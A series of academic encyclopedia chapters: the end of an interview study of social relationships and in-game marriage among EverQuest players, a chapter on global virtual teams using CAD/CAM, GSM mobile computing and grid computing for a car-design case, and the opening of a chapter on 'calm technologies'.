The respondents were interviewed using an established semi-structured protocol. The interview protocol began with some general questions. First, information elicited from each respondent was on how they got to know about EQ. Answers included: through friends, magazine article or gaming press, word of mouth, co-worker, came with computer, family members, store display, online Web site or from Internet, and so forth. Second, further probing questioning was carried out, for example, how long have they played the game? Most of the respondents have played EQ from 1 – 6 years. Third, they were asked what attracted them to playing EQ. The answers were classified into four thematic categories: (1) the social aspects of the game; (2) the game play: (3) the characteristics of the game; and (4) generalized recreation. After asking about the general questions, the main issues on social relationships were raised for them to answer. Once saturation was reached in the answers given by the respondents, the interview efforts were halted, and the answers (in text) obtained from the interviews and online questionnaire were analyzed.

BUILDING SOCIAL RELATIONSHIPS IN A VIRTUAL COMMUNITY OF EQ

In essence, many of the respondents described the social aspects of the game, such as friendships, interaction rules, socialization, leadership skills, relationships, sense of belonging to a community, teamwork, and the different cultures. Below are examples quoted from two respondents:

Friends first and foremost. When I first arrived in (the) game, I was completely amazed at how far gaming has progressed, and continue to be amazed even still. I am a gamer to the core, playing on every platform since Atari.

I enjoy the interaction with my fellow players. I have long been a role player (pen and paper style), and EQ allows me to enjoy that same kind of group camaraderie and fun at my computer. I also am a big fan of the high fantasy genre of games.

Moreover, some of the respondents were attracted by specific elements of the game play such as questing, exploration, player versus player (PvP) combat, raiding, competition, killing, advancement, role playing, and trade-skilling. One informant even talked about progression as being an attraction:

Progression. Seeing my avatar get better skills, weapons, armor. Seeing new monsters, zones, attempting and overcoming difficult challenges and encounters.

A third attraction is the characteristics of the game itself. Respondents mentioned various features that attracted them to the game, such as graphics, atmosphere, fantasy setting, colors, storyline, immersiveness, virtual world, virtual economy, and many more. Here is a response from one informant:

The fantasy setting attracted me first...I have always been a fan of RPG (role playing game) type games because of its storyline.

Last, but not least, are the generalized recreation reasons: relaxation, addiction, escapism, self-satisfaction, ego-building, time-wasting, and others. Here is an example of a comment that was found amusing:

It's better than TV and the social aspect. Also, a compulsive competitive streak that's hard to control. I WILL beat this game damn it!

And another informant just simply had this to say about what attracted him to EQ:

Fun…fun…fun…fun!

In the subsequent questions, players were asked, "What do relationships mean in the game?" Respondents gave a variety of answers such as:

It can have so many different meanings, depending on the people involved. There are, of course, friendships, partnerships, professional relationships, mentoring. There are also people who find deeper friendships in game and have gone on to marry or move in with each other, (and so forth). Many people have found people who live near them and have in-life real relationships. Others have long-distance friendships that carry on out-of-game. Others still are manipulative and try to form "false" relationships and jump between "friends" in game.

Many of the respondents (34.1%; 31 from 91 responses) interpreted relationships to mean "friendships." According to respondents, friendships: (1) develop over long periods of time without having directly meet the other people; (2) develop with someone who enjoys your company as much as you enjoy theirs; (3) mean helping each other out; (4) mean sticking together through the hardships; (5) involve people who share the same motivations and get along well; (6) may result in friends that could feasibly last a lifetime; (7) provide good friends in the game with whom you do stuff often; (8) develop when there is something in common such as interests or goals: (9) are made up of people that you trust; many respondents just defined relationships as "friends."

Occasionally, friendships progress to the point where two people finally end up getting married. The next closest meaning given by respondents (16.5%) on relationships is "marriage." As such below is an illustration of such phenomenon,

Relationships in a game are the same as in life. Some people go as far as to get married (both in game and in life). I was a best man for my bro's wedding in EQ, then the next day he got married (in) real life (and yes, he got married (in) real life to the same girl he got married to (in) EQ life…it was cool :D.

Most "marriage" relationships remain in-game, however. Some marriages in EQ are purely for role-playing purposes, like a Paladin marrying a Druid. They serve no in-game benefit, and no one looking at the character would be able to tell he/she is married. Usually the two people plan the role-play event like a real marriage. They will find allocation for all guests can get to, get someone to officiate (the GM's or the Guides or friends can play the role of the priest/civil authority) the marriage, and multiple people bring party supplies, cake, drinks, food, and fireworks. Finding and choosing a location for guests is always important; it has to be scenic, and attendable by all races. In the game, it is perfectly legal for players to have same-sex marriage and polygamy. The process of getting married, changing names, and getting divorced is the same as a normal relationship. As one player admits:

I know of at least one pair of female toons (characters) that were married, because I was half of that pair. As with others, that marriage fell apart due to, as was said, "role-playing differences". I petitioned to have my surname changed.

Continuing with relationships, it can also mean a variety of things in the eyes of the respondents. For example, relationships can represent: (1) people you love (9.9%); (2) acquaintances (6.9%); (3) social interaction (5.5%); (4) people you met in the past (5.5%); and (5) people that keep coming back to you (3.9%). The quote below encapsulates two respondents' definitions of relationships:

They run the gamut. There are people in game whose character name I know and that's all. There are other people who I meet whenever I travel to their part of the country for coffee. There's one person who I was romantically involved with for quite a while. EQ is a social environment. Being familiar with the people you group with and comfortable with how they play their characters is important when facing new encounters. I've been lucky to meet players whose company I enjoy and prefer to be around while in game.

A few respondents (14.1%) avoided giving a definition of relationships. They felt it was not important and have not paid much attention to it, while on the other hand the game demands and rewards cooperation. Here is a quote from an informant that captures this attitude:

I avoid "relationships". It appeals to some people, but I draw the line at forming in-game friendships.

In a massively-multiplayer online gaming like EQ, there is a group of people who are "loners" or people that do not have relationships with other people, even though EQ fosters community-building and socialization among the people in it. This is not a surprise, because about 12% (15 out of 122 responses) of respondents said that they like to play solo instead of being in a guild (group). In order to succeed in the game, people have to build relationships because the tasks ahead of them required a large number of people to kill huge monsters in the game. These people cannot avoid being a loner inside the game at higher levels, but they can definitely be a loner when they are outside the game in the Web sites which do not require them to do so.

Although the following answer is amusing, the ambiguity that the respondents pointed out could do some harm in the long run for relationship-building. His response was:

But I don't get involved in things like that, because the person you think is a girl could be an old guy.

According to the players in the discussion forums, this is quite true, since many players choose to play the opposite sex for their characters instead of their true gender. It is nearly impossible to identify the true gender of a player unless you communicate with him or her through a telephone and can hear their true voice. Even then it can be uncertain, because a male voice can sound like a female voice and vice versa. Obviously in the long run, if the relationship continues, the truth will be known at least to the two parties involved.

Tolerance in this social world is demonstrated by the fact that players are allowed same-sex marriage and polygamy, situations that, while perfectly legal in this social world, are not the norm and are indeed taboo in much of the real world. Tolerance is also extended to players running a character or characters that are not their real-life gender (for example, a female elf could be played by a man and vice versa). As pointed out by Thompson (2004), video games have long allowed players to experiment with new and often taboo identities.

In online games such as EQ, almost half of the women characters are actually men—"guys who prefer to cross-dress when they play" (Yee, 2001, para 3). Motives for playing the opposite gender vary. Some of the players think that it will benefit them tremendously inside the game, as women characters are more likely to be treated better and given more help by other players. But they can also be treated like second-class citizens; when both a male and a female character have equal strength in terms of fighting and experience, the male character will usually win the hearts of the other group members to lead a raid. Yee (2001) also found that women who play male characters often "say they didn't realize how cold, hierarchical, and impersonal a lot of male-male bonds can be" (para. 6).

In summary, this study attempted to find out what players thought of the "social relationships" in the game. The players were asked about what relationships meant in the game, especially "in-game marriage", and how relationships would improve their status or performance in the game.

FUTURE RESEARCH

In specific perspective, it is useful to note that the concept of leadership has been fully established in fields such as management, psychology, sociology, and social psychology. Yet empirical investigation on the concept of leadership in the online or virtual environment is still under research and deficient (Avolio & Kahai, 2003; Cascio & Shurygailo, 2003; Kayworth & Leidner, 2002; Zigurs, 2003), and even more on the concept of emergent leadership (Yoo & Alavi, 2004). Hence, it would be fruitful for future research to examine the issue of emergent leadership in the virtual community environment in general, and also to focus on this type of leadership in the online gaming perspective by addressing question such as: "What styles and types of leadership emerge in online gaming?"

In order to develop virtual communities, it is also crucial to focus on processes, rules, and procedural formation. The formation of virtual community is based on a collective concept or group orientation. Questions such as, what purposes does it serve, how is it set up, and what rules are in place, would be equally interesting to explore. For example, if the future versions of the game will be oriented more towards powerful raiding guilds, will the category of people between guilds disappear, or will they have to make a choice to belong to one of the guilds? As the game progresses, it is anticipated that the family guilds will have similar questions to answer; they may feel that they are not valued as much, and may walk out of the game. They may join a game in which family guilds are given equal weight, or where every guild is considered as a family guild. Hence, some key questions are: (1) What are the factors that make a guild successful, and what happens to the family guilds in the future if the game is about raiding? (2) What is the future of the guild? and (3) Does it affect the social structure of EQ?

CONCLUSION

The emergence of the "online game" virtual community has enabled hundreds or thousands of players to simultaneously interact and build a relationship in this new, interesting virtual world. What is more intriguing to discover is the fact that people have developed their own rules and regulations to facilitate the structure of their social relationships among and between the players. Players as communities are simply connected and interacted via the Internet, although they may be thousands of miles apart from each other. Thus, in this social world of EQ, many players felt that *relationships* mean the "friendships" that they build inside the game. Many players acknowledge that by knowing other players, it would help them progress to a higher level in the game. In fact, players stated that by reaching a higher status in the game, it had no effect on the relations that they have established. The second meaning of *relationships* given by players is "marriage." Astonishingly, there are many couples that started their relationship as friends, got married in the game, and then moved on to real-life marriage and families outside the game. But there are cases where the marriage is only built inside the game and for the fun of role playing, thus not realistic in that sense. In a nutshell, all these findings have essentially addressed the proliferation of virtual communities in online gaming environment.

KEY TERMS

Case Study: A research design that employs an in-depth or rich investigation of a phenomenon; the unit of analysis can be a single or several person/individual, organizations, or environment/ context to be examined.

Computer-Mediated Communication (CMC): Process of human communication via computers involving people, situated in particular contexts, engaging in process to shape media for a variety of purposes (December, 1997)

EverQuest: EQ was one of the world's largest premier three-dimensional (3D) MMORPG. It is a game that attracts an estimated 400,000 players online each day from around the globe and, at peak times, more than 100,000 players play EQ simultaneously (Micheals, 2004).

MMOPRG: Massive(ly)-multiplayer online role-playing games or MMORPGs are virtual persistent worlds located on the Internet. They are a specific subset of massive(ly)-multiplayer online games in which players interact with each other through avatars, that is, graphical representations of the characters they play.

Online Gaming: A game that requires a connection to the Internet to play; they are distinct from video and computer games in that they are normally platform-independent, relying solely on client-side technologies (normally called "plug-ins"). Normally all that is required to play Internet games are a Web browser and the appropriate plug-in (normally available for free via the plug-in maker's Web site).

Social Relationship: Involves dynamics of social interactions, bounded and regulated by social and cultural norms, between two or more people, with each having a social position and performing a social role

Virtual Community: A virtual community is primarily a social entity where people relate to one another by the use of a specific technology (Rheingold, 1993).

ENDNOTE

1 There are, altogether, 14 expansions of EQ since its debut in March 16, 1999. The first expansion, *EverQuest: The Ruins of Kunark*, was released April 24, 2000. Since then, it has become a part of the basic *EverQuest* package, giving players more than twenty new zones, a new playable race of lizard men called the Iksar, and selling over 400,000 copies to date. The second expansion, *EverQuest: The Scars of Velious*, was released on December 5, 2000. It provides 19 more zones of content designed for level 30 characters and above, and has sold more than 300,000 copies since its release. The third expansion, *EverQuest: The Shadows of Luclin*, sold over 120,000 copies on its first day at retail, and takes players to the enchanting moonscape of *Luclin*. It offers over 28 new adventure zones, all-new items, creatures, and spells, a new playable character race, and rideable horses. The fourth expansion, *EverQuest: The Planes of Power,* launched on October 21, 2002, and unlocked the door to the most powerful deities in Norrath. It sold more than 200,000 units in its first three weeks. *The Planes of Power* introduces players to an arching storyline and epic adventures. The fifth expansion, *EverQuest: The Legacy of Ykesha*, launched on February 24, 2003. This extension broke new ground by offering numerous technical advances and improvements to game play via digital download. The sixth expansion is *EverQuest: Omens of War,* launched in September, 2003. The seventh expansion is *EverQuest: Gate of Discord,* launched in February, 2004. The eighth expansion is *EverQuest: Omens of War,* launched in September, 2004. The ninth expansion is *EverQuest: Dragons of Norrath,* launched in February, 2005. The tenth expansion is *EverQuest: Depths of Darkhollow,* launched in September, 2005. The eleventh expansion is *EverQuest: Prophecy of Ro* (February, 2006); the twelfth expansion is *EverQuest: The Serpent's Spine* (September, 2006); the thirteenth expansion is *EverQuest: The Buried Sea* (February, 2007); and the latest expansion is *EverQuest: Secrets of Faydwer* (November, 2007).

Business Decisions through Mobile Computing

N. Raghavendra Rao
SSN School of Management & Computer Applications, India

INTRODUCTION

The existing ways of doing business are constantly changing. This is due to rapid changes in global economy. The opportunities in the present global markets have to be exploited at a rapid pace. The large centralized organizations which have established themselves over a considerable period may find it very difficult to introduce or diversify their product range in the present globalization scenario. They need to realize that managing technical knowledge, as well as innovative process in conducting business, is the way to remain competitive in the global market. Every business enterprise needs unique challenges to face in its sector. It is high time that they take advantage of the opportunities available across the globe by making use of the expertise of the global virtual teams. This chapter talks about a model for creation of global innovation model by global virtual teams who can design a product through the components of Information and Communication Technologies (ICT). Schelda Debowski (2006) rightly states that "Virtual Knowledge teams rely on Information technology to communicate" (p. 73).

NEED FOR GLOBAL INNOVATION MODEL

Business enterprises need to move from a traditional approach to a new global development approach. This approach will take care of the entire product development process. The product development process is required to cover from the design through production to marketing the product. Business enterprises have to understand the value of sharing resources, reducing costs. and using advanced technology to gain competitive edge in the market. The knowledge management framework adds value to the dynamics of business enterprises. Further, it is useful in the present business environment where the processes are getting shortened through rapid technological advancements. The model recommended in this article provides an overview of the components of intellectual assets, advanced concepts of Information and Communication Technologies (ICT) and global virtual teams. Further, it illustrates how these components facilitate in creating a global innovation model by a global virtual team. While explaining about the performance of geographically-dispersed cross–functional development teams, Deborah Sole and Amy Edmondson (2002) state that: "Some findings do indeed suggest that demographically-diverse groups outperform homogeneous groups" (p. 590).

Intellectual Assets

Intellectual assets or intellectual capital are two words mentioned frequently in the present knowledge economy. The word *capital* or *asset* suffixed to *intellectual* is not used in strict accounting terminology. It is only a term referred to *intangible assets*. It may be noted that the meaning of both terms is the same. It is interesting to note the observation of Nick Bontis (2002) on intellectual capital: "The intellectual capital of an organization represents the wealth of ideas and ability to innovate that will determine the future of the organization" (p. 628).

The components of intangible assets are generally classified under four headings. They are: (1) human-centered assets, (2) infrastructure assets, (3) market assets, and (4) intellectual property. It is apt to recall the observation of Stephen E. Little (2002) on knowledge creation in global context: "The speed of technical and infrastructure changes in business practice together with a new understanding of the centrality of intangible assets to wealth creation has brought the silicon valley paradigm of innovation to prominence" (p. 369).

Human-Centered Assets

Special skills, knowledge, and entrepreneurial ability of the employees of a business enterprise fall under this heading.

B

Infrastructure Assets

Established business process, methods, and information systems in an organization will enable them to conduct their business smoothly.

Market Assets

These represent business enterprise brand image, distribution network, and the agreements such as licensing and collaboration.

Intellectual Property

Employees contribute their knowledge and specialization skill to develop a product or service. This is considered to be the result of the application of their minds. It is protected under law as patents, copyright, and trademarks. These are considered as intellectual property.

The above classified assets are playing a key role in the present business scenario. It has become a necessity for business enterprises to formulate a strategy to make use of their intangible assets for the competitive advantage in their business. Adopting the concept of intellectual capital by a business enterprise leads to innovation and intellectual property.

It is apt to recall the observation of Marcha L. Maznevski and Nicholas A. Athanasslov (2003) who state that "the technology part of the knowledge management infrastructure has advanced rapidly in the past decade, with innovations appearing ever more quickly in recent years" (p. 197).

GLOBAL VIRTUAL TEAMS

Generally, a team consists of members with different kinds and levels of skills. The roles and responsibilities are assigned to them. The purpose of a team is to work for a common goal. The advanced concepts in information and collaborative technologies support the members of global virtual team who are geographically away from each other and assigned a task to accomplish.

In this context, it is interesting to recall the remarks of Arjan Raven (2003) who states: "when resource requirements for a task are high, a traditional team approach may not be the best approach. It may instead be possible to use a team – COP (Communication of Practice) hybrid, starting with lower levels of resources and formalizing the structure as the potential benefits become clearer. A Pure COP may also be given as an option to the members who are passionate about the task and are prepared to take more risks. It is also more likely that a COP member will see the importance and potential benefits and will work on the task, even if it isn't officially part of his or her job description" (p. 299).

INFORMATION TECHNOLOGY CAD/CAM

CAD/CAM is a term which means computer-aided design and computer-aided manufacturing. It is a software product designed to make use of digital computers to perform certain functions in design and production. This concept provides a scope to integrate the two distinct functions, that is, design and production in manufacturing organizations. Mikell P. Groover and Emory W. Zimmers, Jr. (2004) clearly explain that "Computer-Aided Design (CAD) can be defined as the use of computer systems to assist in the creation, modification, analysis, or optimization of design functions required by the particular user firm" (p. 23). Developing a new product or redesigning an existing product is considered to be a market driver for any product development process. The actual product design is done through CAD. The steps involved in the process required for manufacturing a product on the basis of a design are taken care of by CAM. Finished products result from adhering to the steps in the process followed in CAM. The steps involved in the process are process planning, resource scheduling, preparation of bills of materials, production scheduling, and monitoring the process through controls.

In the present globalization scenario, customers across the globe are the Market Drivers. Manufacturing enterprises have started thinking of design of their products as per the requirements of the market drivers. On the basis of market requirements, product design takes place by using CAD Software. The next step would be planning with process, resource scheduling, bills of materials, production schedule, and control. The documentation process for these activities can be carried out through CAM Software. In the present CAD and CAM Systems are based on Interactive Computer Graphics (ICG). Mikell P. Groover and Emory W. Zimmer, Jr. (2004a) point out that "Interactive Computer Graphics denotes a user–oriented system in which the computer is employed to create, transform, and display in the form of pictures and symbols" (p. 76).

Multimedia

Multimedia applications need the conventional data such as information and meta-data to support audio and video data in the system. Ralf Steinmetz and Klara Nashrstedt (2007) state that "many hardware and software components in computers have to be properly modified, expanded, or replaced to support multimedia applications" (p. 3).

It would be better if larger objects could be split into smaller pieces and stored in the database. Because of the large number of bytes required to represent multimedia data, it is essential that multimedia data be stored and transmitted in compressed form. For image data, the most widely-used format is JPEG, named after the standards body that created it, the Joint Picture Experts Group. Video data may be stored by encoding each frame of video in JPEG format. The Moving Picture Experts Group has developed MPEG series standard for encoding commonalities among a sequence of frames to achieve a greater degree of compression. Figure 1 illustrates the layers of the elements of multimedia.

Virtual Reality

Virtual reality is a way of creating a three-dimensional image of an object or scene. It is possible for the user to move through or around the image. Virtual reality imitates the way the real object or scene looks and changes. Information system helps to use the information in databases to simulate. The line dividing simulated tasks and their real-world counterparts is very thin. While explaining about virtual reality design, Prabhat K. Andleigh and Kiran Thakar (2006) observe that "virtual reality systems are designed to produce in the participant the cognitive effects of feeling immersed in the environment created by a computer using sensory inputs such as vision, hearing, feeling, and sensation of motion" (p. 394). The concept of multimedia is required in virtual reality application process. The components of multimedia are tactile (touch), visual (images), and auditory (sound). The components of multimedia needed for the development process for virtual reality are explained in Figure 2.

COLLABORATIVE TECHNOLOGY

Mobile Computing

Mobile computing can be defined as a computing environment over physical mobility. The concept of mobile computing will facilitate end users to have access to data, information, or logical objects through a device in any network while one is on the move. It also enables users to perform a task from anywhere using a computing device which has the features of mobile computing. Asoke K. Talukder and Roopa R. Yavagal (2005) point out that Mobile Computing is used in different contexts with different names. The most common names are: (i) Mobile Computing; (ii)


GSM (Global System for Mobile Communication) is considered to be the best digital mobile telecommunication system. The three main entities in GSM architecture are RSS (Radio Sub-System), Network and Switch Sub-system (NSS), and Operation Sub-System (OSS). Radio Sub-System consists of radio-specific elements such as mobile station (MS) and Base Sub-station System (BSS). Base Transceiver Station (BTS) facilitates radio equipment such as antennas, signal processing equipment, and amplifiers for wireless transmission. The role of network and switching sub-system is to connect a wireless network with a standard public network. NSS consists of the switches and databases. They are Mobile Service Switching Center (MSC), Home Location Register (HLR), Visitor Location Register (VLR), and Gateway. The third entity, OSS (Operation Sub-System) takes care of network operation and maintenance. The elements in this entity are Operation Monitoring Center (OMC), Authentication Center (AUC), and EIR (Equipment Identity Register). Figure 3 gives an idea of the connectivity between the entities.

Devices

The convergence of information and telecommunication technology is responsible for the production of new-generation computers working on wireless technology. These devices can make the concept of grid computing a workable solution in a virtual organization scenario. While talking about mobile and wireless devices, Jochen Schiller (2004) states: “Even though many mobile and wireless devices are available, there will be many more in the future. There is no precise classification of such devices, by size, shape, weight, or computing power. Currently, the mobile device range is sensors, embedded controllers, pager, mobile phones, personal digital assistant, pocket computer, and notebook/laptop” (pp. 7 – 8).

It is interesting to note the observation of Amrit Tiwana (2005) on the collaborative technology: “The collaborative platform, along with the communications network services and hardware, provides the pipeline to enable the flow of explicated knowledge, its context, and the medium for conversations. Besides this, the collaborative platform provides a surrogate channel for defining, storing, moving, and linking digital objects, such as conversation threads that correspond to knowledge units” (p. 225).

Figure 3. Overview of GSM architecture



Grid Computing

It would be apt to quote Joshy Joseph and Craig Fellenstein (2004), who clearly explain the concept of grid computing: "In Foster (1998), the grid concept is defined as the controlled and coordinated resource sharing and problem-solving in dynamic, multi-institutional virtual organizations. This sharing of resources ranging from simple file transfers to complex and collaborative problem-solving accomplished within controlled and well-defined conditions and rules for sharing are called virtual organization" (p. 47). It may be noted from their explanation that the sharing of resources by dynamic grouping individuals and multi-groups is the push factor in global virtual teams for reaching their goal.


ILLUSTRATION CASE STUDY

An Indian-based Roa Cars Ltd. (ROA CAR) has been manufacturing cars for the Indian market. ROA CAR has decided to go global. This decision has caused them to look at their manufacturing design of cars for the global market. They identified the domain experts located in Germany and Japan. They have decided to hire the services of these experts who have rich experience in the designing of cars for different market segments in the world. It has been agreed among them that domain experts and their team members will operate from their respective countries. Their role is to design car models and suggest the components with ISO standards required for manufacturing of the models suggested by them. The domain experts are expected to guide the employees of Roa Cars in India for implementation of the design of the cars given by them. Further, the vendors who will supply the components as per the standards will be given access to the bills of materials module for knowing the quantity of materials and date of supply by them. Engineering design of the components will be made available through the system wherever it is needed. It has been decided to make use of the advanced concepts in Information and Collaborative Technologies for their software model.

Macro Level Design for Engineering Design and Bill of Material Modules

The following diagram in Figure 4 explains how the domain experts can make use of the resources of Roa Cars Ltd. in India from their respective countries. The software such as CAD/CAM, Multimedia, and Virtual Reality are required to create application software, for engineering design and bills of materials module. The hardware and software resources available in Roa Cars Ltd. in India will be used by these domain experts who can take advantage of time differences in the respec-

Figure 4. Roa auto model



tive countries. The time differences enable minimizing of capital expenditure and operational expenditure, through Grid Computing System.

Data and Design Access by End-Users


The following diagram in Figure 5 explains how the data and design created by the domain experts in Roa Auto Model (Figure 4) will be made available to vendors across the globe and the employees of Roa Cars Ltd. in India under Grid Computing System through ICT. Multimedia concepts are applied in the conceptual design of a car created by the domain experts. A car for the global market is simulated by domain experts in a virtual reality environment. A group of evaluators on the domain experts team will test the functionalities and features in the simulated car. Once the simulated car meets the product specification, the next step will be to design the car by using CAD/CAM software. The devices such as mobile handsets and mobile laptops would facilitate the end users of the model developed for Roa Cars Ltd. to have access to the above model. Many devices are available with the features of computers besides voice calls. Categories and features of devices vary. Some are designed for particular functionalities. There are devices integrating the functions of different devices. These sophisticated devices facilitate in establishing synergy among business, technology, and virtual teams.

The enormous competitive pressure in the automobile sector can get most engineering designs and the requirements of components for less turnaround time from the domain experts from any part of the world through information and collaborative technology. This will provide a wide range of capabilities that address the above kind of modeling. These advanced types of solutions will also help to handle complex job scheduling and resource management.

FUTURE TRENDS

The concept of virtual organization is the key to Grid Computing. The Grid Computing concept talks about the actual networking services and connection of a potentially-unlimited number of ubiquitous computing devices within a "Grid". This concept is more useful to global virtual teams who are involved in the product development in the globalization scenario.

Figure 5. Model for end users of Roa Cars Ltd.



CONCLUSION

A new product can be jointly designed by domain experts in a global virtual team through a process of continuous exchange between members dispersed across the globe. This process helps in generating alternative ideas by taking input from different sources and structuring through virtual reality application. This model provides an idea for the creation of "Global Innovation Model". Further, it helps to structure the work flow by visualizing the various phases of the development of a product. Customer tastes are becoming more homogeneous around the globe. Consequently, a manufacturer can provide a significantly-good product through the economies of scale with common design. The Global Innovation Model can increase the chances of successfully diffusing knowledge, technology, and process. It will definitely provide scope for innovation to emerge. Annabel Z. Dodd (2003) rightly states that "advanced telecommunications technologies have dramatically changed the way business operates, spawning new services and creating an interconnected worldwide community" (p. 4).

KEY TERMS

Authentication Center (AUC): This takes care of encryption and authentication.

Equipment Identity Register (EIR): This identifies devices in the GSM System.

Gateway: This takes care of the transfer of voice and data.

Grid Computing: This involves the actual networking services and connections of a potentially-unlimited number of ubiquitous computing devices within a "Grid".

Home Location Register (HLR): This takes care of storage for static information.

Normadic Computing: The computing environment moves along with the mobile user.

Operation and Maintenance Center (OMC): This monitors and controls other network entities.

Personal Digital Assistant (PDA): This is a small pen-input device designed for workers on the move. It allows voice and data communication.

Pervasive Computing: This is a new dimension of personal computing that integrates mobile communication, ubiquitous embedded computer systems, consumer electronics, and the power of the Internet.

Ubiquitous Computing: This term was coined by Mark Weiser, and means a "disappearing" everyplace computing environment which nobody will notice as being present. User will be able to use both local and remote services.

Visitor Location Register (VLR): This is a dynamic database for the users of mobile equipments.

Calm Technologies as the Future Goal of Information Technologies

Alexandru Țugui
Al I. Cuza University, Romania

Everything that surrounds us is technology!
Be it or not natural,
It influences the environment we live in.
Here is a serious reason for every technology to be calm!

INTRODUCTION

The evolution of the human society over the last 50,000 years has been greatly influenced by technology. The last 200 years have brought about technological achievements at a breathtaking speed. For about six decades, we have been *the beneficiaries of the information technologies*, which have acquired, over the last 20-25 years, due to the communication technology, an *exponential proliferation*. In an ideal world, computers will blend into the landscape, will inform but not overburden you with information, and make you aware of them only when you need them. Therefore, the human being is a mere subject of technology, and his everyday life has become increasingly stressing.

In order to diminish this stress, solutions have been considered, designed to "tame" the technologies that the human being uses, so as to become *calm technologies*, that is, technologies that affect neither the human life nor the environment.

We can say that everything that surrounds us is technology! Be it or not natural, It influences the environment we live in. Here is a serious reason for every technology to be calm!


This article basically deals with the concept of *calm technologies* and with the characteristics that should be emphasized in the field of the *information and communication technologies* aimed at turning them into *calm technologies*.


Is There a Law of Global Calmness?

We believe YES! From a distance, any system leaves us with the impression that it is dominated by a **global silence**. Yet sometimes, there occur phenomena and processes that influence this global silence. We mean, for instance, the occurrence of a supernova in our galaxy (for example, the observations of the Chinese of 1054 A.D. about the appearance of a supernova).

We believe that our universe is a calm universe. At its turn, our solar system is a system with a high degree

Figure 1. Galaxies seen from 8 million light years[1] (left), and 2 million galaxies[2] (right)





of calmness, that is, planets have stable routes and are not "absorbed" by their sun and there are "suppliers" of **global calmness** (we mean the giant planets that draw "intruders" into the system).

As for the Earth, seen from space it seems a huge "*oasis of calmness*," where almost nothing happens. As we get closer, we see this calmness affected by natural phenomena and processes or by the avalanche of technologies invented by man.

Regarding the appearance of life, we think that it appeared there where it was best and favorable for its development, against a background of **minimal global calmness**. Any perturbation of this minimal calmness leads irreversibly to life damaging. We sustain that life could not have appeared on Earth if this had not made available to it a quiet, *calm environment*. To this respect, specialists believe that the disappearance of dinosaurs is the result of the clash between Earth and a large body (of about 10 km) that would have led to the troubling of the existing calmness on Earth, with direct effects on the life of that time.

We can say that everything that surrounds us is technology! Be it or not natural, It influences the environment we live in. Here is a serious reason for every technology to be calm!

Therefore, we all agree that the technologies used by man in day to day life are dangerous, as they overlap with natural processes and phenomena and may influence negatively the minimal conditions to maintain life. This is why we have to prevent our technologies from disturbing this calmness.

Generally speaking, we think that in all systems there is an orientation to a global calmness specific to its own development stage. In other words, we may say that there is a ***law of global calmness*** to which any system is directed.

What are Calm Technologies and Why This Technology?

By technology, as a restricted meaning, it is understood as a practical scientific application to the purpose of achieving some objectives, especially commercial or industrial ones. In French, technology means the total processes, methods, operations, and so forth, used in order to obtain a product (Romanian Academy [RA], 2003). As a general meaning, by technology, in our opinion, we should understand any process of transformation applied to some resources by the application of some methods, techniques, and procedures, in order to attain certain objectives.

It is obvious that any technology carries both advantages and disadvantages for the environment in which it is produced or applied. Therefore, any technology is characterized by a certain technological aggressiveness, that is, the extent to which it affects or does not affect the environment in which it was produced or it was applied.

Figure 2. Earth seen from the cosmos (nssdc.gsfc.nasa.gov)

Speaking about the existing technologies, we may make distinctions between aggressive technologies and calm technologies from the viewpoint of the degree in which they affect or not, directly or indirectly, on the spot or in time, locally or globally, the environment in which they were produced or applied.

By *calm technology*, we understand that technology that does not affect life or environment in which (or for which) it produced. An *aggressive technology* is the technology that is not calm.

In order to perpetuate life in the long run, it is necessary to focus increasingly on the calm side of every technology applied, used, or created by man for meeting his needs. The necessity to resort to calm technologies is justified by the short-term implications of the disadvantages specific to any technology.

By this study, we do not undertake to exhaustively tackle the disadvantages of a certain technology, but we rather want to tackle the issue of the necessity of the orientation of technologies to the calm side to make things better at a local and at a global level.

About Information Technology

Definitions

At this time, there is no unanimous opinion in defining ***information technologies***; however, the most relevant of them is to understand them as collections of technological fields that develop simultaneously and interdependently. Some of the most important fields are computer science, electronics, and communications.

Boar (2001) believes that *information technologies enable the preparing, collection, transportation, searching, memorizing, accessing, presenting and transforming the information in any format whatsoever (voice, graphics, text, video and image). These operations may be made by people alone, people and equipment and/or equipment alone*.

Generally speaking, we may say that the information society can be defined as an information-based society. In a modern meaning, we may speak of an information-based society since the use of computers in economy, after the building of the **ENIAC** in 1947, that is, since the second half of the 50s of the last century.

We may say that the global information society is plainly the human society in the time of analysis with the informational modernism print specific to the information avalanche.

Waves of Information Technologies

The following years will bring about essential changes in our everyday life. Thus, the use of electronic computers will be extended to all activity fields, due to an increase by almost 100 thousand times of the current performance, until it reaches the performance of the human brain, together with a reduction of its size to the shape of a chip. The name of this computer will be system-on-a-chip, and its price will be so small that its package will be more expensive than the system itself. At the same time, the information and communication technologies, together with the discoveries of new materials, shall lead to the so-called **Cyberspace**, whose spine will be the INTERNET and the virtuality through digitization.


At network level, performance will be amazing. Thus, many types of networks are meant to fulfill people's dreams about a wholly or partially cyber-based world and about an information superhighway (Eckes & Zeiler, 2003; Josserand, 2004).

In other words, the grounds of tomorrow's society will be constituted by information and computer-mediated communications. Moschella (1995 - as cited in O'Brien, 1999) has drawn up a global information society transition chart and he reckons that humanity, in order to reach that point, must go through four waves, namely:

- *Computerized Enterprises*, corresponding to the period 1970-2010.
- *Networked KnowledgeWorkers*, which started in 1980.
- *Global Internetworked Society*, started around 1992-1993.
- *Global Information Society*, which will begin after 2010.

As it is presented in Figure 3, until 2010 we will be crossing a period of time when the first three waves superpose, which means we are in a transition period with its specific risks and advantages. Thus, as we can see, humanity has not even gone through the first stage, but two other have already been started and in 2010, the fourth will start as well. In other words, until 2010, the human society is crossing a continuous transition process toward this information world-wide covering. Therefore, the traces of modernity will become even more obvious as we approach 2010, when the first wave

Figure 3. The four waves of information technology



of the simple information technology is completed and the fourth wave is more and more present, namely the *global information society* wave.


Where will Information Technology Development Lead us to?

We may say at this moment that all the human activity areas have been directly or indirectly influenced by information technology development. Therefore, in most of these areas, new development opportunities, new research approaches, new work, and expression technologies have occurred. This is the human society evolution stage where information technology is found in all the other technologies. And yet, this seems to be only the beginning!

If we analyze the evolution of society by means of the classical comparison: *data – information – knowledge*, then we will be able to discuss the technology of knowledge, the society of knowledge or the intelligent society (Bergeron, 2002; Cornish, 2004; Demchenko, 1997).

By corroborating the above-mentioned ideas, we believe that the following wave of information technologies might start around 2035 - 2040 and may be called the intelligence and knowledge stage. This stage will have as its center of attention information exploitation in order to reach the desired level of intelligence for a certain entity. This will be the period when the capacities of the human brain are reached to a certain extent, when the concept of bio-techno-system is generalized, that is, hybrid systems between biological systems

Figure 4. The following wave after the globally information-based society



